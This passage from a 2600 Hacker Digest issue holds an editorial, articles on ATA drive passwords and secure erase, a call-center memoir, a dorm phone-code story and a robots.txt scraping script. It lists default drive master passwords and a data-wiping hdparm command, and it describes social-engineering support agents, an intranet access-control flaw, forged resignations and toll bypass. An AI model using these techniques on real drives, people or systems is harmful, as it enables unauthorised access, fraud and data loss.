
2600

The Hacker Digest - Volume 26


EMMA
Operator


RESTRICTED AREA
AUTHORIZED PERSONNEL ONLY
CENSUS OPERATIONS AREA
ALL DATA IN THIS AREA ARE
CONFIDENTIAL
TITLE 13 U.S.C.
abcd


EPHONE
TELEPHONE

CONTENTS AND INGREDIENTS

YEAR 26

With this issue we start our second quarter century of publishing. And we're as shocked about that as anyone.

We started publishing back in 1984 because it seemed like a good idea at the time. For whatever reason, nobody else was publishing a regular journal on hacking or the specific security issues of telephones and, increasingly, computers. There were few bridges between the emerging online world and the "real" world of print. By focusing on the former in the realm of the latter, we managed to open up a whole lot of eyes that might never have learned of this world through the unique perspective of the inquisitive hacker. The magnitude of that accomplishment continues to surprise us as we hear repeated testaments from readers who tell us what a profound effect the words printed here have had on their development and, in many cases, careers.

Again, we never thought this would happen or even that this kind of a response was possible. It speaks to the power of the press and the willingness of individuals to seek out alternative perspectives and embrace new ideas. And that, in turn, inspires *us* to keep going and to embark on new projects and adventures.

So what is different today? Well, obviously *everything* is. The simplicity of the monolithic phone network, the small and enthusiastic band of online enthusiasts - all changed to the point of being unrecognizable. And, while a quarter of a century sounds like a long time, it's really quite surprising how quickly it all seemed to unfold.

But there are some things that, while different in composition, retain the same basic structure as they did back in our founding days. One is our place in the world. While we have resisted the desire to go mainstream (which wasn't all that hard for us), we find ourselves still thought of as the odd kid on the block. We're quite comfortable in that position. Quite frankly, it wouldn't be much fun if we lost the "outcast" image and became entirely socially acceptable. By never actually becoming enveloped by the system, we retain the ability to analytically judge what's going on around us, without fear of hurting our position, market share, or other such term used by those beholden to greater forces. We've certainly had our share of opportunities to change the direction and focus of our publication. But our naive and simplistic rationale concluded that it then wouldn't be *our* publication. And that means a lot more than most people can understand.

Something else that has held over the last 25 years is our reader base. It's not just about numbers, which has never been our prime motivator. What got us into this was the passion. It started with a couple of dozen readers who shared it and spread to so many more. And while some of us have lost that particular passion and moved on to something else, others have come in and relived it, albeit with different ingredients. But that overall hacker spirit has managed to lived on and continues to morph into new and fascinating landscapes. And we need to move along on this journey or risk becoming irrelevant or obsolete.

There are those who believe that the time of the printed word is done. And while we agree that being on the net is vital to any entity wishing to stay in touch with the world around them, we strongly believe that nothing can ever truly replace a publication in print, just as we believe that there will always be places

called libraries that contain actual books. As members of the publishing community, we see firsthand the result of such supposedly forward thinking on truly alternative voices. And it isn't always pretty.

The mainstream media will never have a problem finding a way to survive because of their huge advertising support. True, newspapers will be downsized and even eliminated as their owners seek to streamline operations and maximize profits. But no community-supported, locally-owned publication needs to disappear. If that support isn't there or if control is lost to someone without actual ties to the readers, then the die has been cast.


Alternative, noncommercial publications have always had to struggle, which makes the whole thing more of a labor of love than anything else. The many zines that we've come to share newsstands with all have their own unique base of supporters and they simply can't be propped up with advertising dollars, at least not without substantially crimping their style. Lose the supporters and the publication ceases. And that's really the way it should be. Unless those supporters are disappearing for the wrong reasons.

This is where we admit to some concern, not completely for ourselves, but for alternative media in general. Everyone in the publishing world has felt something of a decline, which is a normal part of the operating environment. Most of us have seen this sort of thing happen before for varying reasons. It's the thought that true publishing is destined for extinction that naturally has us a bit peeved. It's not simply because we're a part of that world. It's because we're seeing up close how weaker publications are disappearing from the shelves, not because there's no audience, but because people think the same material can be found online. The fact is it can't. Not entirely, at least.

We think it's truly amazing that virtually anyone can put up a web page and express themselves. That's a form of speech that simply wasn't there a couple of decades ago. But with this ease comes a tremendous glut of information, so much that it can make people quickly get sick of it all. It's called information overload. And what is often lost in the process is the collaborative effort that's quite unique to the production of an actual publication. It's the equivalent of everyone composing their own computer-generated music and nobody wanting to be in a band. Or an infinite number of Internet "radio stations" coming from personal computers without a single one comprised of a group of people working together to produce a unique voice.

It would be wrong to ignore these advances or to portray them as if they were somehow a threat. That's not at all how we feel. The concern here is that we not embrace something so completely that we let something else fall into oblivion. And if there's one thing history has taught us over the eons is that the printed word survives the test of time. And while it can be supplemented with the blogosphere and instant messaging and constant status updates through one resource or another, there can never be a substitute for a final copy of a piece of work. Sure, we have the ability to Photoshop a Rembrandt, to write an alternate ending to a Shakespeare play, or to remix a Beatles song. When such works of art become obscured by the cacophony of modifications and second opinions, we all lose out and risk becoming mired in mediocrity.

We don't presume to put ourselves on such a high level but we do recognize the potential peril to the world of publishing in general and how its demise would ultimately hurt so many more than ourselves or our unique audience. From our first days, our magic has come from mixing worlds - in our case, mixing the technical with the non-technical and, in so doing, telling stories that most anyone could appreciate and thus be drawn into the hacker experience. We must do the same today, mixing the new advances of technology with the older traditions. When each of these worlds helps to strengthen the other, true advancement will have been achieved.



ATA Security Exposed

by Michael Hampton
Homeland Stupidity

In 2002, Michael Crooker brought home his shiny new Compaq Presario notebook computer with a new feature called DriveLock which, as its name implies, locks the hard drive until the proper password is given. The owner's manual claimed that "if one were to lose his Master Password and his User Password, then the hard drive is useless and the data cannot be resurrected even by Compaq's headquarters staff." But when he was arrested in 2004 on firearms charges, the FBI was able to bypass the drive password with no trouble at all and access all of his (legal) porn and his e-mail to his attorney. Crooker sued Hewlett-Packard for false advertising and eventually settled out of court.

ATA Security Overview

DriveLock was the brand name for a part of the ATA Security Mode feature set, and virtually every IDE/ATA/SATA drive manufactured since 2000 has it. A similar feature set is available for SCSI drives, but almost no SCSI drives implement it. The ATA Security Mode feature set provides two major features: the ability to lock the drive using passwords, and the ability to erase all the data on the drive.

The Linux `hdparm -I` command will tell you if your drive supports the ATA Security Mode feature set and the enhanced security erase, whether the freeze lock is set, and whether the master password has been changed from the factory default. All of these features are explained below.

Hard Drive Passwords

ATA drives allow two 32-byte passwords to be set, a user password and a master password, both using the SECURITY SET PASSWORD command. If a password shorter than 32 bytes is supplied, it will be padded with either spaces or NULs (0x00), depending on the utility you use. When the user password is set, the drive will be locked at power-on or reset, and will not respond to commands to read or write data. The user password must be supplied at power on to unlock the drive. The system BIOS does this by issuing the SECURITY UNLOCK command. The user password can be removed with the SECURITY DISABLE PASSWORD command. The master password cannot be removed, only changed, and each drive manufacturer ships drives with a default master password set at the factory.

ATA drives have two master password security levels: High and Maximum. In the High level, the master password can be used to change the user password if it has been forgotten. It can also be used to unlock the drive. In the Maximum level, the master password cannot be used to unlock the drive or change the user password. It can only be used to erase the user password along with all the user data on the disk.

The system BIOS only allows the user password to be set; it doesn't provide a function to set either the master password or the Maximum security level; these must be done with third-party utilities such as `hdparm` on Linux or `atapwd.exe`, on a DOS boot disk, available at: `http://tinyurl.com/atapwd`

When the master password is changed, the master password revision code will also be changed. The utility you use to change the password determines what the new revision code will be. The current version of the Linux `hdparm` utility sets the revision code to 0xff11 (65297). From the factory the revision code is 0xfffe (65534). If a drive doesn't support master password revision codes, it will always return 0x0000 (0) or 0xffff (65535).

Once the drive is unlocked, the SECURITY FREEZE LOCK command can be used to disable any commands which would lock the drive, change or remove passwords, or erase the drive. If the drive is frozen, it must be power cycled or hardware reset to return to normal operation. Many notebook BIOSes send the SECURITY FREEZE LOCK command during the power-on self test, making it impossible to set passwords or erase a drive from within the operating system. If your BIOS does this, you will likely have to move the drive into another computer in order to erase it, or change the master password and security level. Try using a desktop computer, as few desktop BIOSes issue the SECURITY FREEZE LOCK. While it can be annoying, this is actually a useful feature since it prevents malicious software from setting a hard drive password without the user's knowledge.

Security Erase

This is the most interesting part of the ATA Security Mode feature set. When a drive receives the SECURITY ERASE UNIT command it will immediately begin erasing user areas of the drive, overwriting them with logical zeroes. To prevent accidental erasure, the command must be preceded with a SECURITY ERASE PREPARE command. If a user password has been set, either the user password or the master password must be provided. Erasing the drive also erases any user password.

Most newer drives also support an enhanced mode for SECURITY ERASE UNIT. In the enhanced mode, the drive is erased with vendor-specific patterns in order to prevent forensic recovery of the drive. (You don't have to write 35 passes of anything to a modern hard drive; due to the encoding scheme and track density, two passes done a certain way are sufficient.) In addition, enhanced mode also erases sectors which were marked bad and reallocated.

The pattern specified by the Center for Magnetic Recording Research (`http://➥tinyurl.com/cmrrse`) to secure erase a hard drive is two random writes, each of which "is offset off-track opposite to the other by at least 10% of the track pitch." This prevents using a scanning magnetoresistive microscope (the most exotic and expensive way to read data from a disk) to read data from the track edges, which can still be done no matter how many times you overwrite your disk using Darik's Boot and Nuke or other traditional hard drive erase utilities.

To issue the secure erase commands and actually destroy all the data on your hard drive beyond all possibility of recovery, use `HDDErase.exe` in DOS, available at: `http://➥cmrr.ucsd.edu/people/Hughes/➥SecureErase.shtml` or `hdparm ➥ --security-erase-enhanced` in Linux. If you need to erase many drives, Dead On Demand makes a product called Digital Shredder, available at `http://www.dead➥ondemand.com`, which does nothing but issue SECURITY ERASE UNIT commands to any drive plugged into it. It can erase up to three drives at a time and supports hot plugging drives.

Data Recovery

Both the user password and master password are written to the hard drive service area, a special area on the disk which is normally inaccessible. This area also stores the drive firmware, geometry information, and other vendor-specific goodies. The service area is different from the Host Protected Area, so you can't gain access to it by exposing the HPA.

Causing the hard drive to enter a special factory mode is one of two ways that law enforcement and data recovery companies access locked drives. This allows access to the drive service area and is the method used by the Vogon Password Cracker Pod at: `http://www.vogon-investigation➥.com/password-cracker.htm`. There is no defense against this attack except for full-disk encryption.

The method to enter factory mode is different for each vendor and is a closely guarded secret, shared only with law enforcement and some data recovery companies. Most manufacturers won't even admit that such a mode exists. If you want to know how it's done, try studying hard drive firmware update utilities, because the firmware is stored in the service area along with the passwords.

The master password is set to a factory default, which varies by drive vendor and sometimes by drive model. Most law enforcement forensic tools and data recovery companies use the default master passwords to access locked hard drives. This can be prevented by changing the master password, or by setting the disk to Maximum security level, but then don't forget your user password!

You may be able to find a master password for your drive by using Google. Some master passwords known to be in use are (without quotes):

```
"WDCWDCWDCWDCWDCWDCWDCWDCWDCWDCWD"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"ttttttttttttttttttttttttttttttttt"
"Seagate                         "
"Maxtor                          "
"Maxtor INIT SECURITY TEST STEP  "
```

"`Maxtor`" (padded with 0x00)
32 spaces (0x20)
32 (0xff)
"`XBOXSCENE`" and "`TEAMASSEMBLY`" (for Xbox drives)

Conclusion

Setting a hard drive password will keep out your little sister, but it isn't likely to keep out your local police. Even if it does, they can send it to the FBI, who can get into the drive in seconds. Setting a hard drive password seems pointless in these days of widespread full disk encryption, which is available with most Linux distributions and the expensive versions of Windows Vista. Some hard drives now ship with hardware-based full disk encryption as well.

Yet the ATA enhanced secure erase facility is believed to be the most secure way to wipe a drive clean. Even the supposedly DoD-approved 35 pass wipe isn't good enough for the government anymore; they're now using ATA enhanced secure erase to decommission hard drives. You should be, too.

Outsourced

by Witchlight

I've just finished five and a half long years in one of the most depressing, soul sucking places you can be. It's a place where the job you're hired to do is not what you're asked to do, where you seek out islands of sanity and watch for the enemy from without and within. This is the outsourced call center. Having spent as long as I have in one of these pits, I've learned quite a few things that I'd like to confess. And I have a few tips to pass along as well.

The first thing you need to learn about these places is that the job you're hired to do has nothing to do with what you'll actually be asked to do. I was hired to do tech support for a large ISP. Sounds good, I thought. I'll bridge my tech and my service skills and help people fix problems. In training, you're told all the things that sound good. The customer (referred to as cx for short) is your top priority. Always do what's best to help the cx. Empathize with the cx. They love that word. Empathy. It's a mantra to the point that you'd almost believe that they want you to care about the cx... then reality hits you upside the head, and you're on the floor.

The floor is, of course, the call center production floor...row after row of computers with headsets where you are expecting to "help" people. Here's the problem: Basic economics 101. Tech support is a money losing venture to the ISP. Hence the agent metric of a "talk time." The amount of time an agent spends on the phone with one cx, both on the call itself and taking notes, is the total talk time. This is the single most important metric the agent has. Everything is based on this, from the agent's bonus to his ability to keep his job. The longer the agent deals with one cx, the more the company is "losing" to that cx because the company has to pay you to help him. So the faster you "help" him, the better.

There are many tools that you're expected to use to cut down your talk time. You start with being dumb; the less you know, the sooner you've "exhausted all possible" troubleshooting steps. After that, you escalate (see Hacking Society, Summer '08.) Some of the ways that the company accomplishes this is to hire people with no tech knowledge but lots of customer service skills. These are people that they can train from the ground up to have no knowledge of anything remotely useful about the service. These people are pleasant in nature and can make you feel good about the fact they are not helping you because they empathize with you as they don't know anything about the service either.

The other big method of reigning in talk times is to have very tight handcuffs... I mean support bounds. So even if the reason the customer can't get online is because they disabled the DHCP service in Windows and you know it, *don't* tell the cx. You see, that's an OS issue and not an ISP setting. You, as customer support for the ISP, cannot recommend a change to the OS; the cx is told to call your counterpart at Dell where his support bounds will say system recovery. The company's idea of "helping" is defined as referring the cx somewhere where his problems won't cost the company money. Agents are punished for giving helpful hints to the cx. This goes against my own idea of helping, as I believe helping someone involves actually knowing something and then sharing that knowledge with the other person. However, support bounds are a necessary evil. I have had cx call in and ask how to burn CDs, pirate material, set up a local network, and access porn. What makes these people call their ISP for this is still beyond me except that, oh yeah, it's free tech support, and they think that we have to help.

So, what about quality? Isn't cx satisfaction an important metric? Well, that's easy. Quality is based on saying certain things in response to the cx. It doesn't actually have anything to do with meeting the cx needs, and it doesn't have anything to do with actually resolving the problem that the cx has. Solving the problem would be first call resolution, which is almost never talked about.

Classic example. Cx: "I'm pissed; your stuff sucks. I want it fixed, and I don't want to hear I'm sorry!" Agent: " I'm sorry you think we suck." Repeat till cx hangs up. In this

example, the agent does exactly what will irritate the cx more, but quality guidelines say that the agent MUST apologize whenever a cx expresses irritation or dissatisfaction. Agents tend to treat this more like a game. The more we apologize, the more likely the customer is to get frustrated and hang up, thus accomplishing both high quality scores and lower talk time!

Some roles have tight scripts that agents have to follow. These can be fun to play with. The one that got a lot of play where I worked was the simple assurance to help statement. When we asked the cx how we could help them today, no matter what the cx said, we *had* to say we'd be happy to help with that. Even when we couldn't. "I'd be happy to help. What you'll need to do is call your OEM." This could sometimes get awkward. For example, I once asked a cx how I could help and she responded " I'm screwed!" to which I had to say, "I'll be happy to help with that!" …awkward. Following the strict script also sometimes forced us to give inappropriate responses. My girlfriend, a fellow agent, once had a woman say to her, "Thank you for making me feel stupid," to which her script prompted her to reply, "You're welcome!"

However, scripts can also be a way for the agent to tell you something he isn't supposed to tell you. If you notice an agent explaining certain policies, it may be because he is trying to point out a loophole in the system. He can't just blurt it out because of security reasons, but if you say the right thing then he would have to tell you due to quality guidelines.

What does this mean to you, the hacker? Well, you know the old joke about how cops will write more tickets at the end of the month to make a quota? Guess what, it happens in call centers, too. In our center, an agent would get only four calls qualitied in a month. If at the end of the month the agent has four good qualities and needs to shave a few seconds off his talk time for a better bonus, you'd better believe he'll reset that pass for you without checking if you're the account holder.

Now, if the agent bombs a quality, and he isn't going to get a bonus anyway, he doesn't really have to worry about getting a good talk time and can go way out of bounds to get you all the info you might need. End of the month can be the best time to do a little social engineering.

There are also a number of security holes in the internal system of the ISP where I worked. We used a site on the LAN for time off requests. It would auto sign-in to your account based on your system logon. You could request days off, view previous request, and cancel requests. However, the URL had the request number in it, and if you entered a different request number, it would open that request without making sure you were the user who made that request. So, if you wanted to take a day off on a day that already had the maximum number of vacation requests, you could find a request someone else made for that day and cancel it. This would free up the hours so you could take that day off. Normally, once a person saw his request approved, he wouldn't check again and would not show up that day either. This would leave the company short, get the other agent in trouble, and leave you the day off. There was also a place where people could explain why they wanted the day off, making a lot of personal information (medical, legal) available for anyone to view.

The quitting process where I worked had another major hole. All you had to do to quit was send an email saying that you quit. This email was not sent from any company email account that would verify your ID. Agents didn't need email access at the company, and so they didn't have email accounts. An email from any email address would work. All you had to do was send an email that said "I quit" that included the employee's number, and they would be terminated. The check-in system used each day by the agents made it very easy to find out a fellow agent's employee number. In it, each agent's names and employee number was listed. So if you were to email a resignation letter to HR on Friday (HR doesn't work weekends) as someone who was off Thursday and Friday, then that employee would show up on Saturday and be locked out, having already "quit." Security would then ask the person to leave, as there would be no one in HR to speak to until the following Monday. However, this would be really, really mean to do to someone, so even if this works at your company, please don't do it.

My advice is: if you work in one of these places, get out. The whole setup is meant not to help people but to get rid of them. The people you work with are, for the most part, dumber than rocks (nice shiny rocks, but rocks). Friends are few in these places, so hold on to the ones you have; they keep you sane. Watch your back...the company is always looking for a scapegoat when a cx gets really agitated. Even if you followed policy, they will hang you. There are, however, lots of things for the bored hacker to play with.

Annoying Phones At The Dorm

by Chris Dickinson

I was around 23 years old and studying theology at a Swiss university. The room at my dorm had a very simple phone, except for one peculiar feature: you needed to insert a special card if you wanted to make outbound calls. You could get this card at the front desk for a monthly fee, and you would receive a bill at the end of every month for the calls made. I was very low-tech in that period (flirting with the idea of entering a monastery), having neither a computer nor a cell phone of my own. But I had a second phone, and it was because of this second phone that I made the following discovery. When I inserted the card into the pre-installed phone to dial out, if I picked up my other phone to hear what was going on on the line, I could hear numbers being dialed at a rapid rate by the first phone. This was what was granting the access to make outbound calls.

When I was a kid, we had an answering machine at my parents' house. In order to call home from vacation and remotely navigate through the messages we had received, we had a little device that would generate the tones of a touch-tone keypad (this was useful in case the phone we were calling from was a rotary phone). Playing with this little device as a kid had taught me that tone dial phones send out a dual tone for each number pressed on the keypad. So, back at my dorm, I decided to figure out what this number was that I heard being dialed when I inserted my phone card. I did this by repeatedly inserting my phone card into the pre-installed phone and listening to the dual tone melody on the other phone. First, I would try to concentrate on only the one tone, and then on the other, writing down the entire melody for both tones (as I recall, it was a 13-digit number). Combining the two melodies gave me the position on the keypad matrix of each number being dialed. Within about 10 minutes, I had the code. I punched it in manually and, lo and behold, I could make outgoing calls!

I soon figured out that the last seven digits or so were nothing else than a bunch of zeros followed by the two-digit number of my phone card. This is what told the system whom to bill at the end of the month. I realized that by using other peoples' card numbers I could very easily make phone calls on their bills. But that wasn't the point. Instead, I programmed the code into my phone's memory, along with the prefix for the phone company I wanted to use and the person I wanted to reach. For example, instead of using that card and then dialing another 15 numbers to call my parents, I would just hit one of the memory combinations. It was a big gain in convenience.

So far, so good. But then, one summer, the phone company decided that we needed a new system. They installed new phones, with LCD screens, that used RJ-45 jacks and required us to use pre-paid "taxcards;" cards originally created for our Swiss public phones (the LCD screen's main purpose was to let you know how fast your money was being swallowed up). Calls were billed straight to the card and were expensive, costing about twice as much as before. It no longer made any sense to use my pre-programmed codes to choose another provider, since I would be billed twice.

Put briefly, I hated the new system. But, needless to say, I was curious how they had changed the technology for granting access for outbound calls. I connected my second phone, pushed my newly acquired "taxcard" into the new phone, and heard that same familiar dialing sound. Hmm... it was time for another tone analysis. I worked out the new code, and it turned out it was the same code as before, only without the last seven digits for the old card we used to use! They were now using the same basic code for everyone. There was no longer any need to know who was calling out, since the phone took care of the billing itself. Well, slowly but surely, it dawned upon me that I had not only figured out how to make calls without using a card, but that now, calling without a card actually meant calling for free! Again, the point was not to make someone else pay for my calls, but convenience; in this case, the freedom to continue to choose through which phone company I wanted to make my calls. In a certain sense, however, I was taking advantage of the situation, although it didn't occur to me at the time. I was no longer being charged to make calls.

I was very happy with my new code until one day, while I was taking an early afternoon nap, I heard the janitor knock on my door. I opened the door sleepily and found myself talking not only to the janitor, but to a representative of the company responsible for our phone system. They wanted to take a look at my phone (which was unplugged and stored away somewhere). This was where I had gotten sloppy. I, far too quickly, decided that they must have figured out what I was doing. Within a few minutes I was giving them a demonstration of how I could make free phone calls without the taxcard. The janitor was impressed, the representative was not. He told me that what I was doing was fraud and a criminal act.

In brief, it turned out that the new phones were more sophisticated than I thought possible. They could silently communicate with the company, allowing the company to do nightly software upgrades to the phones. Since I had unplugged the phone, the phone company thought there was a problem with it. This was the reason for their visit.

The representative for that phone company sent a nasty letter to the dorm's board of directors (the dorm was owned by the Catholic church), who in turn was asked to send a letter of complaint to my superiors in the church hierarchy (those responsible for getting me a job in the church later on, so I thought at the time). What ensued were a few talks with my superiors and the director of the dorm, all of whom had no idea what I was talking about when I tried to explain to them that I had discovered the code long before I could use it to "make calls for free", that I was not actually making free calls, etc., and they expressed their surprise at my criminal activities. It turned out not to be a big deal, but I was unhappy about the letter nonetheless.

The story had one more interesting turn, however. About a year later, the director of the dorm, who knew me only because of this issue, came to me with the following proposal. The nearly 100 students at the dorm all hated the new system. It wasn't being used, and it was time to find a better solution. Who did he ask to find this solution? Me! I was to get paid for this research, as well. I proudly accepted the offer and, together with a computer-savvy friend, worked out a plan for combined phone and internet access for all rooms (with another company, of course). Meanwhile, I graduated but decided not to work as a minister after all. Instead, I'm getting a degree in IT, which seems to suit me a lot better.

robots.txt Mining Script For The Lazy

by KellyKeeton.com

Hackers are lazy. I am; I like to have a tool to do everything for me. How often do you troll a hacker bbs and find the post "HELP MUST GET WORKING IN WINDOWZ"? No doubt from a script kiddy who has no idea, nor will he take the time to look up, what a compiler and make are used for. This'll be followed up the proverbial reply from the "DarkLord" (you know, the guy with the 3000 post count) who locks the thread with a "learn to Google" reply. Sure, there is good reason to make people get smarter and use tools, but, then again, who cares? I think it must all be a ego thing — I was that dumb kid some years ago, asking how to get some tool to work in Windows, only knowing little more than how to break it. What I'm here to do today is help the script kiddies hack on web servers. The world has taken me to penetration testing, using the big, cool boy tools. Nessus is a good place to start (if you didn't know) and, yes, it runs on Windows. However, something that always bugged me about Nessus reports was the little line "server contains a robots.txt please examine for further detail" I don't want to go examine it, that's why I'm using this automated tool in the first place. I'm lazy, get on with it!

Now, a quick little history lesson. If you didn't know, robots.txt was (and is) a file used for setting rules for user agents in use of the site, specifically where not to look. Particularly search engines — people didn't want search engines to index their entire site and spit out content that is dynamic or, in the case of *2600* readers, content that is private, confidential, or otherwise shouldn't be on the web publicly. A practice that is not as prevalent as it was back in the good old days is to hide folders from Google, etc. with robots.txt. Yes, people would stoop to such levels as that. So first, why is this so horrible? Sure, Google is friendly and they play by the rules. But who is to say that the hackoogle search

engine wont just pop up, say F.U. robots.txt, start scouring the domain for anything tasty, index it, and allowing people to search for juicy 'nuggets'?

Back to the *31337* web site operators, how is this robots.txt good for them? Well, those people that put /CVS into it, might be leaving the world a free copy of their code. My personal favorite are smaller software firms that put /download, /ftp, or /registered into the robots.txt. file. These are great places to start mining around for default pages that will let you download full copies of an application without paying for it. Not like anyone here would do that.

The basics of looking at a robots.txt are very simple. Browse to http://example.com/robots.txt and any web browser will pull back the txt file. Cool. Well, again, this is nice but you must then cut and paste the results onto the URL bar to see the goodies, or hit the back button, or tab all over. Who needs that? I have come to the rescue of the script kiddy — I recently broke my ankle and, after getting frustrated with the motorcycle missions 40% of the way into GTA-IV, I wrote this script. It's very simple, just putting HTML wrappers on things, but I hope to make the day much simpler for someone somewhere.

```
#!/bin/bash
# robotRepoprter.sh -- a script for creating web server robot.txt clickable
➥ reports
# created by KellyKeeton.com
version=.06
# dont forget to chmod 755 robotReporter.sh or there will be no 31337
➥ h4x0r1ng
if [ "$1" = "" ]; then #deal with command line nulls
echo
echo robotReporter$version - Robots.txt report generator
echo will download and convert the robots.txt
echo on a domain to a HTML clickable map.
echo
echo Usage: robotReporter.sh example.com -b
echo
echo   -b keep orginal of the downloaded robots.txt
echo
exit
fi
wget -m -nd HTTP://$1/robots.txt -o /dev/nul #download the robots.txt file
if [ -f robots.txt ]; then #if the file is there do it
if [ "$2" = "-b" ]; then # dont delete the robots.txt file
cp robots.txt robots_$1.html
mv robots.txt robots_$1.txt
echo "###EOF Created on $(date +%c) with host $1" >> robots_$1.txt
echo "###Created with robotReporter $version - KellyKeeton.com" >>
robots_$1.txt
else
mv robots.txt robots_$1.html
fi
#html generation using sed
sed -i "s/#\(.*\)/ \r\n#\1<br>/" robots_$1.html # parse comments
sed -i "/Sitemap:/s/: \(.*\)/ <a href=\"\1\">\1<\/a> <br>/" robots_$1.html
➥ # parse the sitemap lines
sed -i "/-agent:/s/$/<br>/" robots_$1.html #parse user agent lines
sed -i "/-delay:/s/$/<br>/" robots_$1.html #parse user agent lines
sed -i "/llow:/s/\/\(.*\)/ <a href=\"http:\/\/$1\/\1\">\1<\/a> <br>/"
robots_$1.html # parse all Dis/Allow lines
echo "<br> Report ran on $(date +%c) with host <a href=\"http://$1\">$1</a>
➥<br> Created with robotReporter $version - <a
➥href=\"http://www.kellykeeton.com\">KellyKeeton.com</a>" >> robots_$1.html
echo report written to $(pwd)/robots_$1.html
#done
else #wget didnt pull the file
echo $1 has no robots.txt to report on.
fi
#EOF
```

The script mentioned in this article can be downloaded from the 2600 Code Repository at http://www.2600.com/code/

by The Prophet

Hello, and welcome to the Central Office! I don't have a cold but I'm sneezing, which signals spring - my least favorite time of the year here in the Great Northwest. It's barely discernible from winter, except that everything starts blooming, the roots start attacking my sewer line, and a handkerchief becomes a nearly permanent fixture on my nose.

So, in keeping with my least favorite springtime things, I could write a long rant about the pack of thieving raccoons that lives behind the fence and knocks over my garbage cans. Or about the gopher who pushes up little dirt mountains all over my lawn. I could write a rant about the teenage heavy breathing I barely ever hear anymore during my "service monitoring" because the kids are skipping the talk and just sending compromising picture messages to just the two of them and the whole Internet. Instead, though, I'll take you through the dank, dripping hallways of any regulated utility's nemesis: the state public utility commission.

Nearly every aspect of telephone service was once regulated, ranging from directory assistance to the placement of telephone poles to the format of your bill. Actually, all of those things are still regulated, but many other services (such as long distance, Internet, and voicemail) are effectively not. In fact, cell phones, long distance, Internet service, VoIP, and most other ways of communicating are all but unregulated. However, traditional telephone service remains a regulated utility, like electric or gas utilities. Services from your telephone company are largely regulated by tariffs, both at the federal and state level. Republicans generally oppose federal regulations, and as they have exerted political control over the past eight years, there has been a deliberate and substantial dismantling of nearly a century's worth of federal regulations on telephone service. That is, apart from one glaring exception (CALEA surveillance requirements), which has seen increased regulatory activity. In effect, most federal agencies have only token, toothless enforcement mechanisms and commissioners are lap dogs of the industry.

Ostensibly, the FCC regulates long distance telephone service, but tariffs are no longer reviewed or approved and are self-reported by the carriers on their own websites. There's a really tough enforcement mechanism for any failures, though; long distance carriers are accountable to themselves to self-report any lapses. If your phone company has accepted certain government funds, it might also be regulated by the Department of Agriculture's Rural Utilities Service (formerly known as the Rural Electrification Administration), which provides funding for network development in rural areas. As I've written previously, the FBI has been granted de-facto regulatory power over the telephone system's surveillance capability, known as CALEA. The NSA has also (presumably) been granted secret powers to do secret things in secret facilities constructed at tandems across the U.S., but whether or not they have been granted this authority is in itself a secret.

